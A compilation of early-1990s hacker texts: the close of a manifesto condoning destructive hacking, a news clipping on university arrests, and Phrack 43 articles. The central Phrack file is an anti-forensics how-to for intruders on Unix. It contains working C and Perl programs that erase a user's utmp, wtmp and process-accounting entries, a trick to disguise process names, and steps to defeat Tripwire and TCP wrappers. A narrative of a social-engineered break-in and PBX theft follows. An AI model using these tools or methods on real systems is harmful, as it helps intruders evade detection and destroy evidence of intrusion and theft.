It is advisable, then, that we avoid behavior which would tend to confirm the stereotypes. For every Emmanuel Goldstein or R. U. Sirius in the public eye, there are a dozen Mitnicks and Hesses; and, alas, it is the Mitnicks and Hesses who gain the most attention. Those who work for the betterment of society are much less interesting to the media than malicious vandals or spies.

In addition, it is best to avoid even the appearance of dishonesty in hacking, eschewing all personal gain.

Phreaking or hacking for personal gain at the expense of others is entirely unacceptable. Possibly bankrupting a small company through excessive telephone fraud is not only morally repugnant, but also puts money into the coffers of the monopolistic phone companies that we despise.

The goal of hacking is, and always has been, the desire for full disclosure of that information which is unethically and illegally hidden by governments and corporations; add to that a dash of healthy curiosity and a hint of rage, and you have a solvent capable of dissolving the thickest veils of secrecy. If destructive means are necessary, by all means use them; but be sure that you are not acting from hatred, but from love.

The desire to destroy is understandable, and I sympathize with it; anyone who can not think of a dozen government bodies which would be significantly improved by their destruction is probably too dumb to hack in the first place. However, if that destruction merely leads to disproportionate government reprisals, then it is not only inappropriate but counterproductive.

The secrecy and hoarding of information so common in the hacker community mirrors, in many respects, the secrecy and hoarding of information by the very government we resist. The desired result is full disclosure. Thus, the immediate, anonymous broadband distribution of material substantiating government and corporate wrongdoing is a mandate.

Instead of merely collecting information and distributing it privately for personal amusement, it must be sent to newspapers, television, electronic media, and any other means of communication to ensure both that this information can not be immediately suppressed by the confiscation of a few bulletin board systems and that our true motives may be discerned from our public and visible actions.

Our actions are not, in the wake of Operation Sun-Devil and the Clipper Chip proposal, entirely free. The government has declared war on numerous subsections of its own population, and thus has defined the terms of the conflict. The War on Drugs is a notable example, and we must ask what sort of a government declares war on its own citizens, and act accordingly.

Those of us who stand for liberty must act while we still can.

It is later than we think.

"In Germany they first came for the Communists and I didn't speak up because I wasn't a Communist. Then they came for the Jews, and I didn't speak up because I wasn't a Jew. Then they came for the trade unionists, and I didn't speak up because I wasn't a trade unionist. Then they came for the Catholics, and I didn't speak up because I was a Protestant. Then they came for me--and by that time no one was left to speak up." Martin Niemoeller

"They that can give up essential liberty to obtain a litle temporary safety deserver neither liberty nor safety." Benjamin Franklin

---

APPENDIX A

[From cert-clippings]

Date: Sat, 10 Mar 90 00:22:22 GMT
From: thomas@shire.cs.psu.edu (Angela Marie Thomas)
Subject: PSU Hackers thwarted

The Daily Collegian Wednesday, 21 Feb 1990

Unlawful computer use leads to arrests
ALEX H. LIEBER, Collegian Staff Writer

Two men face charges of unlawful computer use, theft of services in a preliminary hearing scheduled for this morning at the Centre County Court of Common Pleas in Bellefonte. Dale Garrison, 111 S. Smith St., and Robert W. Clark, 201 Twin Lake Drive, Gettysburg, were arrested Friday in connection with illegal use of the University computer system, according to court records. Garrison, 36, is charged with the theft of service, unlawful computer use and criminal conspiracy. Clark, 20, is charged with multiple counts of unlawful computer use and theft of service. [...]

Clark, who faces the more serious felony charges, allegedly used two computer accounts without authorization from the Center of Academic Computing or the Computer Science Department and, while creating two files, erased a file from the system. [...] When interviewed by University Police Services, Clark stated in the police report that the file deleted contained lists of various groups under the name of "ETZGREEK." Clark said the erasure was accidental, resulting from an override in the file when he tried to copy it over onto a blank file. According to records, Clark is accused of running up more than $1000 in his use of the computer account. Garrison is accused of running up more than $800 of computer time.

Police began to investigate allegations of illegal computer use in November when Joe Lambert, head of the university's computer department, told police a group of people was accessing University computer accounts and then using those accounts to gain access to other computer systems. Among the systems accessed was Internet, a series of computers hooked to computer systems in industry, education and the military, according to records.

The alleged illegal use of the accounts was originally investigated by a Computer Emergency Response Team at Carnegie-Mellon University, which assists other worldwide computer systems in investigating improper computer use.

Matt Crawford, technical contact in the University of Chicago computer department discovered someone had been using a computer account from Penn State to access the University of Chicago computer system.

\032

==Phrack Magazine==

Volume Four, Issue Forty-Three, File 14 of 27

```
#!/bin/sh
# Playing Hide and Seek, Unix style.
# By Phreak Accident
#
# A "how-to" in successfully hiding and removing your electronic footprints
# while gaining unauthorized access to someone else's computer system (Unix in
# this case).


# Start counting ..
```

  Hmm. Sucks don't it? Breaking into a system but only to have your access cut off the next day. Right before you had the chance to download that 2 megabyte source code file you have been dying to get all year.

  Why was the access cut? Damn, you forgot to nuke that .rhosts file that you left in the root directory. Or maybe it was the wtmp entries you didn't bother to edit. Or perhaps the tcp_wrapper logs that you didn't bother to look for. Whatever it was, it just screwed your access and perhaps, just got you busted.

---- Simulated incident report follows:

```
From: mark@abene.com (Mark Dorkenski)
Message-Id: <9305282324.AA11445@jail.abene.com>
To: incident-report@cert.org
Subject: Cracker Breakin
Status: RO
```

To whom it may concern,

   Last night 2 of our machines were penetrated by an unauthorized user. Apparently the cracker (or crackers) involved didn't bother to clean up after they left.

   The following are logs generated from the time the break-in occurred.

[/usr/adm/wtmp]:

```
oracle    ttyp1    192.148.8.15     Tue May 11 02:12 - 04:00  (02:12)
sync      ttyp2    192.148.8.15     Tue May 11 01:47 - 01:47  (00:00)
robert    console                   Mon May 10 06:00 - 04:15  (22:14)
reboot    ~                         Mon May 10 05:59
shutdown  ~                         Sun May  9 11:04
```

[/usr/adm/messages]:

```
May  11 02:02:54 abene.com login: 3 LOGIN FAILURES FROM 192.148.8.15
May  11 02:00:32 abene.com login: 4 LOGIN FAILURES FROM 192.148.8.15
```

[/usr/adm/pacct]:

```
ls         -     oracle   ttyp1      0.00 secs Tue May  2 19:37
cat        -     oracle   ttyp1      0.00 secs Tue May  2 19:37
ls         -     oracle   ttyp1      0.00 secs Tue May  2 19:37
ls         -     oracle   ttyp1      0.00 secs Tue May  2 19:37
rdist      -     root     ttyp1      0.00 secs Tue May  2 19:37
sh         -     root     ttyp0      0.00 secs Tue May  2 19:37
ed         -     root     ttyp0      0.00 secs Tue May  2 19:37
rlogin     -     root     ttyp0      0.00 secs Tue May  2 19:37
ls         -     root     ttyp0      0.00 secs Tue May  2 19:37
more       -     root     ttyp0      0.00 secs Tue May  2 19:34
```

We have found and plugged the areas of vulnerability and have restored original binaries back to the system. We have already informed the proper authorities of the breakin, including the domain contact at the remote host in question.

Can you please relay any information regarding incident reports in our area?

Mark Dorkenski
Network Operations

---- End of incident report

Hey, it's human nature to be careless and lazy. But, when you're a hacker, and you're illegally breaking into computer systems this isn't a luxury that you can afford. Your efforts in penetrating have to be exact, concise, sharp, witty and skillful. You have to know when to retreat, run, hide, pounce or spy. Let us put it this way, when you get your feet muddy and walk on new carpet without cleaning it up, you're gonna get spanked.

I can't tell you how many times I've see a hacker break into a system and leave their muddy footprints all over the system. Hell, a quarter of the hosts on the Internet need to be steam-cleaned.

This is sad. Especially since you could have had the ability to do the washing yourself. Why bother cracking systems if you leave unauthorized login messages on the console for the administrators? Beats me.

This article is about hiding your access--the little tricks of the trade that keep you unnoticed and hidden from that evil bastard, the system administrator.

I should probably start by explaining exactly where common accounting/log files are kept and their roles in keeping/tracking system information.

Drinking jolt and jerking the logs

Syslog(3), The "Big Daddy" of logging daemons, is the master of all system accounting and log reporting. Most system components and applications depend on syslogd to deliver the information (accounting, errors, etc.) to the appropriate place. Syslog (syslogd) reads a configuration file (/etc/syslog.conf) on startup to determine what facilities it will support.

Syslog ususally has the following facilities and priorities:

Facilities: kern user mail daemon auth syslog lpr news uucp
Priorities: emerg alert crit err warning notice info debug

Facilities are the types of accounting that occur and priorities are the level of urgency that the facilities will report. Most facilities are divided and logged into separate accounting files. The common being daemon, auth, syslog, and kern.

Priorities are encoded as a facility and a level. The facility usually describes the part of the system generating the message. Priorities are defined in <sys/syslog.h>.

In order to by-pass or suspend system accounting it is necessary to understand how it works. With syslog, it is important to know how to read and determine where accounting files are delivered. This entails understanding how syslog configures itself for operation.

Reading and understanding /etc/syslog.conf.

Lines in the configuration file have a selector to determine the message priorities to which the line applies and an action. The action fields are separated from the selector by one or more tabs.

Selectors are semicolon separated lists of priority specifiers. Each priority has a facility describing the part of the system that generated the message, a dot, and a level indicating the severity of the message. Symbolic names could be used. An asterisk selects all facilities. All messages of the specified level or higher (greater severity) are selected. More than one facility may be selected using commas to separate them. For example:

```
*.emerg;mail,daemon.crit
```

selects all facilities at the emerg level and the mail and daemon facilities at the crit level.

Known facilities and levels recognized by syslogd are those listed in syslog(3) without the leading ``LOG_''. The additional facility ``mark'' has a message at priority LOG_INFO sent to it every 20 minutes (this may be changed with the -m flag). The ``mark'' facility is not enabled by a facility field containing an asterisk. The level ``none'' may be used to disable a particular facility. For example,

```
*.debug;mail.none
```

Sends all messages except mail messages to the selected file.

The second part of each line describes where the message is to be logged if this line is selected. There are four forms:

- A filename (beginning with a leading slash). The file will be opened in append mode.
- A hostname preceded by an at sign (``@''). Selected messages are forwarded to the syslogd on the named host.
- A comma separated list of users. Selected messages are written to those users if they are logged in.
- An asterisk. Selected messages are written to all logged-in users.

For example, the configuration file:

```
kern,mark.debug /dev/console
*.notice;mail.info /usr/spool/adm/syslog
*.crit               /usr/adm/critical
kern.err  @phantom.com
*.emerg  *
*.alert  erikb,netw1z
*.alert;auth.warning ralph
```

logs all kernel messages and 20 minute marks onto the system console, all notice (or higher) level messages and all mail system messages except debug messages into the file /usr/spool/adm/syslog, and all critical messages into /usr/adm/critical; kernel messages of error severity or higher are forwarded to ucbarpa. All users will be informed of any emergency messages, the users ``erikb'' and ``netw1z'' will be informed of any alert messages, or any warning message (or higher) from the authorization system.

Syslogd creates the file /etc/syslog.pid, if possible, containing a single line with its process id; this is used to kill or reconfigure syslogd.

System login records

There are there basic areas (files) in which system login information is stored. These areas are:

```
/usr/etc/wtmp
/usr/etc/lastlog
/etc/utmp
```

The utmp file records information about who is currently using the system. The file is a sequence of entries with the following structure declared in the include file (/usr/include/utmp.h):

```
struct utmp {
      char    ut_line[8];             /* tty name */
      char    ut_name[8];             /* user id */
      char    ut_host[16];            /* host name, if remote */
      long    ut_time;                /* time on */
};
```

This structure gives the name of the special file associated with the user's terminal, the user's login name, and the time of the login in the form of time(3C). This will vary from platform to platform. Since Sun Microsystems ships SunOs with a world writable /etc/utmp, you can easily take yourself out of any who listing.

The wtmp file records all logins and logouts. A null username indicates a logout on the associated terminal. Furthermore, the terminal name '~' indicates that the system was rebooted at the indicated time; the adjacent pair of entries with terminal names '|' and '{' indicate the system maintained time just before and just after a date command has changed the system's idea of the time.

Wtmp is maintained by login(1) and init(8). Neither of these programs creates the file, so if it is removed or renamed record-keeping is turned off. Wtmp is used in conjunction with the /usr/ucb/last command.

/usr/adm/lastlog is used by login(1) for storing previous login dates, times, and connection locations. The structure for lastlog is as follows:

```
struct lastlog {
      time_t  ll_time;
      char    ll_line[8];
      char    ll_host[16];
};
```

The structure for lastlog is quite simple. One entry per UID, and it is stored in UID order.

Creating a lastlog and wtmp editor is quite simple. Example programs are appended at the end of this file.

System process accounting

Usually, the more security-conscience systems will have process accounting turned on which allows the system to log every process that is spawned. /usr/adm/acct or /usr/adm/pacct are the usual logfiles that store the accounting data. These files can grow quite large as you can imagine, and are sometimes shrunk by other system applications and saved in a compressed format as /usr/adm/savacct or something similar.

Usually, if the accounting file is there with a 0 byte length then you can rest assured that they are not keeping process accounting records. If they are however, there are really only two methods of hiding yourself from this form of accounting. One, you can suspend or stop process accounting (which is usually done with the "accton" command) or you can edit the existing process logfile and "wipe" your incriminating records.

Here is the common structure for the process accounting file:

```
struct  acct
{
      char    ac_comm[10];            /* Accounting command name */
      comp_t  ac_utime;               /* Accounting user time */
      comp_t  ac_stime;               /* Accounting system time */
      comp_t  ac_etime;               /* Accounting elapsed time */
      time_t  ac_btime;               /* Beginning time */
      uid_t   ac_uid;                 /* Accounting user ID */
```

```
        gid_t   ac_gid;                 /* Accounting group ID */
        short   ac_mem;                 /* average memory usage */
        comp_t  ac_io;                  /* number of disk IO blocks */
        dev_t   ac_tty;                 /* control typewriter */
        char    ac_flag;                /* Accounting flag */
   };
```

It is extremely tricky to remove all of your account records since if you do use a program to remove them, the program that you run to wipe the records will still have a process that will be appended to the logfile after it has completed.

An example program for removing process accounting records is included at the end of this article.

Most sysadmins don't pay real attention to the process logs, since they do tend to be rather large and grow fast. However, if they notice that a break-in has occurred, this is one of the primary places they will look for further evidence.

On the other hand, for normal system monitoring, you should be more worried about your "active" processes that might show up in a process table listing (such as ps or top).

Most platforms allow the general changing of the process name without having any kind of privileges to do so. This is done with a simple program as noted below:

```
#include <stdio.h>
#include <string.h>

int main(argc, argv)
    int argc;
    char **argv;
{
  char *p;

  for (p = argv[0]; *p; p++)
      *p = 0;

  strcpy(argv[0], "rn");

  (void) getchar ();  /* to allow you to see that ps reports "rn" */
  return(0);
}
```

Basically, this program waits for a key-stroke and then exits. But, while it's waiting, if you were to lookup the process it would show the name as being "rn". You're just actually re-writing the argument list of the spawned process. This is a good method of hiding your process or program names ("crack", "hackit", "icmpnuker"). Its a good idea to use this method in any "rogue" programs you might not want to be discovered by a system administrator.

If you cant corrupt your process arguments, rename your program to something that at least looks normal on the system. But, if you do this, make sure that you don't run the command as "./sh" or "./ping" .. Even this looks suspicious. Put your current path in front of your PATH environment variable and avoid this mistake.

Tripping the wire

That little piss-ant up at Purdue thinks he has invented a masterpiece.. I'll let his words explain what "Tripwire" is all about. Then, i'll go over some brief flaws in tripwire and how to circumvent it.

---- Tripwire README Introduction

1.0. Background
==========

With the advent of increasingly sophisticated and subtle account break-ins on Unix systems, the need for tools to aid in the detection of unauthorized modification of files becomes clear. Tripwire is a tool that aids system administrators and users in monitoring a designated set of files for any changes. Used with system files on a regular (e.g., daily) basis, Tripwire can notify system administrators of corrupted or tampered files, so damage control measures can be taken in a timely manner.

1.1. Goals of Tripwire

Tripwire is a file integrity checker, a utility that compares a designated set of files against information stored in a previously generated database. Any differences are flagged and logged, and optionally, a user is notified through mail. When run against system files on a regular basis, any changes in critical system files will be spotted -- and appropriate damage control measures can be taken immediately. With Tripwire, system administrators can conclude with a high degree of certainty that a given set of files remain free of unauthorized modifications if Tripwire reports no changes.

---- End of Tripwire excerpt

Ok, so you know what tripwire does. Yup, it creates signatures for all files listed in a tripwire configuration file. So, if you were to change a file that is "tripwired", the proper authorities would be notified and your changes could be recognized. Gee. That sounds great. But there are a couple of problems with this.

First, tripwire wasn't made to run continuously (i.e., a change to a system binary might not be noticed for several hours, perhaps days.) This allows somewhat of a "false" security for those admins who install tripwire.

The first step in beating tripwire is to know if the system you are on is running it. This is trivial at best. The default location where tripwire installs its databases are /usr/adm/tcheck or /usr/local/adm/tcheck.

The "tcheck" directory is basically made up of the following files:

```
-rw-------  1 root         4867 tw.config
drwxr-----  2 root          512 databases
```

The file "tw.config" is the tripwire configuration file. Basically, it's a list if files that tripwire will create signatures for. This file usually consists of all system binaries, devices, and configuration files.

The directory "databases" contains the actual tripwire signatures for every system that is configured in tw.config. The format for the database filenames are tw.db_HOSTNAME. An example signature entry might look like:

```
/bin/login 27 ../z/. 100755 901 1 0 0 50412 .g53Lz .g4nrh .g4nrt 0 1vOeWR/aADgc0
oQB7C1cCTMd 1T2ie4.KHLgS0xG2B81TVUfQ 0 0 0 0 0 0 0
```

Nothing to get excited about. Basically it is a signature encrypted in one of the many forms supplied by tripwire. Hard to forge, but easy to bypass.

Tripwire takes a long time to check each file or directory listed in the configuration file. Therefore, it is possible to patch or change a system file before tripwire runs a signature check on it. How does one do this? Well, let me explain some more.

In the design of tripwire, the databases are supposed to be kept either on a secure server or a read-only filesystem. Usually, if you would want to patch a system binary 9 times out of 10 you're going to want to have root access. Having root access to by-pass tripwire is a must. Therefore, if you can obtain this access then it is perfectly logical that you should be able to

remount a filesystem as Read/Write. Once accomplished, after installing your patched binary, all you have to do is:

tripwire -update PATH_TO_PATCHED_BINARY

Then, you must also:

tripwire -update /usr/adm/tcheck/databases/tw.db_HOSTNAME
(If they are making a signature for the tripwire database itself)

You'll still be responsible for the changed inode times on the database. But that's the risk you'll have to live with. Tripewire wont detect the change since you updated the database. But an admin might notice the changed times.

Wrapping up the wrappers

Ta da. You got the access. uh-oh. What if they are running a TCP wrapper? There are three basic ways they could be running a wrapper.

1) They have modified /etc/inetd.conf and replaced the daemons they want to wrap with another program that records the incoming hostname and then spawns the correct daemon.

2) They have replaced the normal daemons (usually in /usr/etc) with a program that records the hostname then launches the correct daemon.

3) They have modified the actual wrappers themselves to record incoming connections.

In order to bypass or disable them, you'll first need to know which method they are using.

First, view /etc/inetd.conf and check to see if you see something similar to:

telnet stream tcp nowait root /usr/etc/tcpd telnetd ttyXX

This is a sure sign that they are running Wietse Venema's tcp_wrapper.

If nothing is found in /etc/inetd.conf, check /usr/etc and check for any abnormal programs such as "tcpd", "wrapd", and "watchcatd". Finally, if nothing is still found, try checking the actually daemons by running "strings" on them and looking for logfiles or by using sum and comparing them to another system of the same OS that you know is not using a wrapper.

Okay, by now you know whether or not they have a wrapper installed. If so you will have to now decide what to do with the output of the wrapper. You'll have to know where it put the information. The most common wrapper used is tcp_wrapper. Here is another README excerpt detailing where the actually output from the wraps are delivered.

---- Begin of tcp_wrapper README

3.2 - Where the logging information goes

The wrapper programs send their logging information to the syslog daemon (syslogd). The disposition of the wrapper logs is determined by the syslog configuration file (usually /etc/syslog.conf). Messages are written to files, to the console, or are forwarded to a @loghost.

Older syslog implementations (still found on Ultrix systems) only support priority levels ranging from 9 (debug-level messages) to 0 (alerts). All logging information of the same priority level (or more urgent) is written to the same destination. In the syslog.conf file, priority levels are specified in numerical form. For example,

8/usr/spool/mqueue/syslog

causes all messages with priority 8 (informational messages), and anything that is more urgent, to be appended to the file /usr/spool/mqueue/syslog.

Newer syslog implementations support message classes in addition to priority levels. Examples of message classes are: mail, daemon, auth and news. In the syslog.conf file, priority levels are specified with symbolic names: debug, info, notice, ..., emerg. For example,

```
    mail.debug   /var/log/syslog
```

causes all messages of class mail with priority debug (or more urgent) to be appended to the /var/log/syslog file.

By default, the wrapper logs go to the same place as the transaction logs of the sendmail daemon. The disposition can be changed by editing the Makefile and/or the syslog.conf file. Send a 'kill -HUP' to the syslogd after changing its configuration file. Remember that syslogd, just like sendmail, insists on one or more TABs between the left-hand side and the right-hand side expressions in its configuration file.

---- End of tcp_wrapper README

Usually just editing the output and hoping the sysadmin didnt catch the the wrap will do the trick since nothing is output to the console (hopefully).

Example programs

The following are short and sweet programs that give you the ability to edit some of the more common logfiles found on most platforms. Most of these are pretty simple to compile, although some might need minor porting and OS consideration changes in structures and configurations.

---- Begin of /etc/utmp editor:

```
/* This program removes utmp entries by name or number */

#include <utmp.h>
#include <stdio.h>
#include <sys/file.h>
#include <sys/fcntlcom.h>

void usage(name)
char *name;
{
    printf(stdout, "Usage: %s [ user ] or [ tty ]\n", name);
    exit(1);
}

main(argc,argv)
int argc;
char **argv;
{
    int fd;
    struct utmp utmp;
    int size;
    int match, tty = 0;

    if (argc!=2)
       usage(argv[0]);

    if ( !strncmp(argv[1],"tty",3) )
       tty++;

    fd = open("/etc/utmp",O_RDWR);
    if (fd >= 0)
    {
       size = read(fd, &utmp, sizeof(struct utmp));
       while ( size == sizeof(struct utmp) )
```

```
       {
          if ( tty ? ( !strcmp(utmp.ut_line, argv[1]) ) :
            ( !strcmp(utmp.ut_name, argv[1]) ) )
          {
             lseek( fd, -sizeof(struct utmp), L_INCR );
             bzero( &utmp, sizeof(struct utmp) );
             write( fd, &utmp, sizeof(struct utmp) );
          }
          size = read( fd, &utmp, sizeof(struct utmp) );
       }
    }
    close(fd);
}

---- End of /etc/utmp editor

---- Begin of /usr/adm/wtmp editor:

/* This program removes wtmp entries by name or tty number */

#include <utmp.h>
#include <stdio.h>
#include <sys/file.h>
#include <sys/fcntlcom.h>

void usage(name)
char *name;
{
    printf("Usage: %s [ user | tty ]\n", name);
    exit(1);
}

void main (argc, argv)
int argc;
char *argv[];
{
    struct utmp utmp;
    int size, fd, lastone = 0;
    int match, tty = 0, x = 0;

    if (argc>3 || argc<2)
       usage(argv[0]);

    if (strlen(argv[1])<2) {
       printf("Error: Length of user\n");
       exit(1);
    }

    if (argc==3)
       if (argv[2][0] == 'l') lastone = 1;

    if (!strncmp(argv[1],"tty",3))
       tty++;

    if ((fd = open("/usr/adm/wtmp",O_RDWR))==-1) {
        printf("Error: Open on /usr/adm/wtmp\n");
        exit(1);
    }

    printf("[Searching for %s]:  ", argv[1]);

    if (fd >= 0)
    {
       size = read(fd, &utmp, sizeof(struct utmp));
       while ( size == sizeof(struct utmp) )
       {
          if ( tty ? ( !strcmp(utmp.ut_line, argv[1]) ) :
            ( !strncmp(utmp.ut_name, argv[1], strlen(argv[1])) ) &&
              lastone != 1)
          {
```

```
             if (x==10)
                printf("\b%d", x);
             else
             if (x>9 && x!=10)
                printf("\b\b%d", x);
             else
                printf("\b%d", x);
             lseek( fd, -sizeof(struct utmp), L_INCR );
             bzero( &utmp, sizeof(struct utmp) );
             write( fd, &utmp, sizeof(struct utmp) );
             x++;
          }
          size = read( fd, &utmp, sizeof(struct utmp) );
       }
    }
    if (!x)
       printf("No entries found.");
    else
       printf(" entries removed.");
    printf("\n");
    close(fd);
}

---- End of /usr/adm/wtmp editor

---- Begin of /usr/adm/lastcomm editor:

#!/perl

package LCE;

$date = 'Sun Jul  4 20:35:36 CST 1993';
$title = 'LCE';
$author = 'Phreak Accident';
$version = '0.0';
$copyright = 'Copyright Phreak Accident';


#---------------------------------------------------------------------------
# begin getopts.pl

# Usage: &Getopts('a:bc');  # -a takes arg. -b & -c not. Sets opt_*.

sub Getopts {
    local($argumentative)=@_;
    local(@args,$_,$first,$rest,$errs);
    local($[)=0;

    @args=split( */, $argumentative );
    while(($_=$ARGV[0]) =~ /^-(.)(.*)/) {
        ($first,$rest) = ($1,$2);
        $pos = index($argumentative,$first);
        if($pos >= $[) {
            if($args[$pos+1] eq ':') {
                shift(@ARGV);
                if($rest eq '') {
                    $rest = shift(@ARGV);
                }
                eval "\$opt_$first = \$rest;";
            }
            else {
                eval "\$opt_$first = 1";
                if($rest eq '') {
                    shift(@ARGV);
                }
                else {
                    $ARGV[0] = "-$rest";
                }
            }
        }
```

```
        else {
            print STDERR "Unknown option: $first\n";
            ++$errs;
            if($rest ne '') {
                $ARGV[0] = "-$rest";
            }
            else {
                shift(@ARGV);
            }
        }
    }
    $errs == 0;
}

#  end  getopts.pl
#------------------------------------------------------------------------------

sub Initialize {

  $TRUE = '1';                                  # '1' = TRUE  = '1'
  $FALSE = '';                                  # ''  = FALSE = ''

  &Getopts('a:u:o:');                           # Parse command line options
  $acct = $opt_a || $ENV{'ACCT'} || '/var/adm/pacct';
  $user = $opt_u || $ENV{'USER'} || `/bin/whoami` || 'root';
  $outf = $opt_o || $ENV{'OUTF'} || './.pacct';

  select(STDOUT); $|++;
  close(I);
  open(I,'(cd /dev; echo tty*)|');
  $ttys=<I>;
  close(I);
  @ttys = split(/ /,$ttys);
  for $tty (@ttys) {
    ($dev,$ino,$mode,$nlink,$uid,$gid,$rdev,$size,
     $atime,$mtime,$ctime,$blksize,$blocks) = stat("/dev/$tty");
     $TTY{"$rdev"} = "$tty";
  }
  $TTY{'65535'} = 'NoTTY';

# Get passwd info --> id:passwd:uid:gid:name:home:shell
  close (I);
#  open(I,"cat /etc/passwd|");  # If you don't run nis...
  open(I,"ypcat passwd|");
  while (<I>) {
    chop;
    split(/:/);
    $PASSWD{"$_[$[+2]"}= $_[$[];
  }
  $PASSWD{"0"}= 'root';

# Get group info --> id:passwd:gid:members
  close (I);
#  open(I,"cat /etc/group|");   # If you don't run nis...
  open(I,"ypcat group | ");
  while (<I>) {
    chop;
    split(/:/);
    $GROUP{"$_[$[+2]"}= $_[$[];
  }
}
split(/ /,'Sun Mon Tue Wed Thu Fri Sat');
for ($x=$[ ; $x<$#_ ; $x++) {
  $DAY{"$x"} = $_[$x];
}
split(/ /,'Error Jan Feb Mar Apr MAy Jun Jul Aug Sep Oct Nov Dec');
for ($x=$[ ; $x<$#_ ; $x++) {
  $MONTH{"$x"} = $_[$x];
}
```

```
#-----------------------------------------------------------------------------

sub LCE {
  &Initialize();
  open(I,"<$acct");
  close(O);
  open(O,">$outf");
  $template='CCSSSLSSSSSSA8';
  while (read(I,$buff,32)) {
    ($c1,$c2,$u,$g,$d,$bt,$ut,$st,$et,$o4,$o5,$o6,$c3) =
      unpack($template,$buff);
    ($sec,$min,$hour,$mday,$mon,$year,$wday,$yday,$isdst) =
      localtime($bt);
    $mon++;
    $mon = "0$mon" if ($mon < 10);
    $mday = "0$mday" if ($mday < 10);
    $hour = "0$hour" if ($hour < 10);
    $min = "0$min" if ($min < 10);
    $sec = "0$sec" if ($sec < 10);
    $tt = localtime($bt);
    $flags='';
    if ($c1 & 0001) { $flags .= 'F'; }
    if ($c1 & 0002) { $flags .= 'S'; }
    if ($c1 & 0004) { $flags .= 'P'; }
    if ($c1 & 0010) { $flags .= 'C'; }
    if ($c1 & 0020) { $flags .= 'K'; }
    if ($c1 & 0300) { $flags .= 'A'; }
    $c3 =~ s/\000.*$//;
    print STDOUT "$c3   $flags  $PASSWD{$u}/$GROUP{$g}  $TTY{$d}";
    print STDOUT "      $DAY{$wday} $hour:$min:$sec";
    if ($PASSWD{$u} eq $user) {
      print " [ERASED] ";
    } else {
      print O pack($template,$c1,$c2,$u,$g,$d,$bt,$ut,$st,$et,$o4,$o5,$o6,$c3);
    }
    print "\n";
  }
  close(O);
}

#-----------------------------------------------------------------------------

&LCE();

#struct acct
#  {
#       char    ac_flag;                /* Accounting flag */
#       char    ac_stat;                /* Exit status */
#       uid_t   ac_uid;                 /* Accounting user ID */
#       gid_t   ac_gid;                 /* Accounting group ID */
#       dev_t   ac_tty;                 /* control typewriter */
#       time_t  ac_btime;               /* Beginning time */
#       comp_t  ac_utime;               /* Accounting user time */
#       comp_t  ac_stime;               /* Accounting system time */
#       comp_t  ac_etime;               /* Accounting elapsed time */
#       comp_t  ac_mem;                 /* average memory usage */
#       comp_t  ac_io;                  /* chars transferred */
#       comp_t  ac_rw;                  /* blocks read or written */
#       char    ac_comm[8];             /* Accounting command name */
#  };
#
#  #define      AFORK   0001            /* has executed fork, but no exec */
#  #define  ASU 0002            /* used super-user privileges */
#  #define      ACOMPAT 0004            /* used compatibility mode */
#  #define      ACORE   0010            /* dumped core */
#  #define      AXSIG   0020            /* killed by a signal */
#  #define      ACCTF   0300            /* record type: 00 = acct */

---- End of /usr/adm/lastcomm editor
```

All good things must come to an end

In conclusion, you need to be smarter than the administrator. Being careless can get you busted. Clean your footprints. Watch the system. Learn new tricks. AND KEEP ON HACKING!

Watch for my next article on 50 great system patches that will keep your access just the way it is .. illegal. Yaawhoo.

End of article

==Phrack Magazine==

Volume Four, Issue Forty-Three, File 15 of 27

[** NOTE: The following file is presented for informational purposes only. Phrack Magazine takes no responsibility for anyone who attempts the actions described within. **]

****

Physical Access & Theft of PBX Systems

A DSR Tutorial by :

CO/der DEC/oder & Cablecast 0perator.

****

BACKGROUND

July 1989, Mobil Oil Corporation Headquarters -- Fairfax, VA.

Abundant technology, late hours, and shadows between city lights made up the typical environment CO/der DEC/oder repeatedly found adventure in. On one such night in the summer of ’89, a reconnaissance outing landed him at the offices of Mobil Oil Corp. The door leading from the multi-level parking garage into the foyer was equipped with an access-request phone and a square black pad. The pad was flush with the wall, and sported a red LED in its center -- a rather imposing device used to read magnetic access cards. CODEC picked up the phone and listened to a couple rings followed by the voice of a security guard, "Good evening, security ..."

"Evenin’, this is Dick Owens with CACI graphics. I don’t have a card, but just call upstairs and they’ll verify."

"Hold on, sir ..."

Kastle Security’s verification call registered as a sudden 90 VAC spike on Cablecast 0perator’s meter. Clipped on the blue and white pair of CACI’s incoming hunt group, Cable picked up on his TS-21:

"Hello?"

"This is Kastle Security. We’ve got a Dick Owens downstairs requesting access."

"Yeah Sure. Let him in please."

The security man took Codec off hold, "Okay sir, what entrance are you at?"

"Garage level one."

The door clicked, and in went the hacker-thief -- grinning. Another lock at the end of a hallway also hindered access, but a screwdriver, placed between door and frame, removed the obstruction with a quickly applied force.

CACI was a graphics outfit sharing the same building with Mobil. After a perusal through its desks and darkened corridors turned up a cardkey for later use, Codec -- pausing casually along the way at the drunking fountain -- made his way to the opposite end of the hallway and into Mobil’s mail receiving room. In contrast to elsewhere in the building, this room was chilly -- as if heavy air conditioning was nearby. There was also a faint roar of fans to enhance this notion. And behind a countertop in the direction of the noise, a split door could be seen through which mail and parcels were passed during business hours. Hardly an obstacle, he was on the other side in an instant. This "other side" was no less than a gateway to nirvana. At first he began taking in the sight of a mini-computer, console, and mass storage devices, but his eyes were virtually pulled to the giant on his left. It was the largest and most impressive PBX he had yet seen; a label above the five gargantuan, interconnected cabinets read, "AT&T SYSTEM 85." The hacker’s heart raced -- he wanted to explore, control, and own

the switch all at once. Within seconds his gloved hands caressed the cabinets while his hungry eyes scanned circuit pack descriptors, mouth agape. Codec grabbed some manuals, jotted down numbers to a modem stack, and reluctantly departed. A week later, he stole the switch.

To the Dark Side Research group, the System 85 would be worth approximately $100,000 -- but to Mobil, the system was worth at least six times that figure. In its entirety it was more valuable, but DSR was only concerned with the guts; the digital circuitry of the system. When Codec reentered the building the following week, he was wearing a VOX headset attached to a hand-held 2-meter band (HAM) radio. This was strapped to his chest except for the rubber-whip antenna which protruded out of a hole in his jacket. His awestruck, gleeful countenance from a week prior had been replaced by a more grave expression, and the moisture now on his body was no longer from unconscious salivation but due to the sweat of anticipation and rapid movement.

"Phase one complete," he spoke into the boom mic in front of his face.

"Roger Nine-Two. Quit breathing on the VOX or adjust sensitivity, over."

"Roger Nine-Three. Entering heavy EMI area," Codec acknowledged to one of the lookouts.

Steps were retraced through the mail room, where several empty boxes marked "U.S. Mail" and a dolly were conveniently stored. The System 85 was shut down, cabinet by cabinet, as most of the circuit boards were hastily removed and boxed. Seven boxes were filled, requiring two trips with the dolly to a side door.

"All units: ready for docking."

"Roger Nine-Two. Standby. Nine-Three, okay for docking?"

"Step on it, over ..."

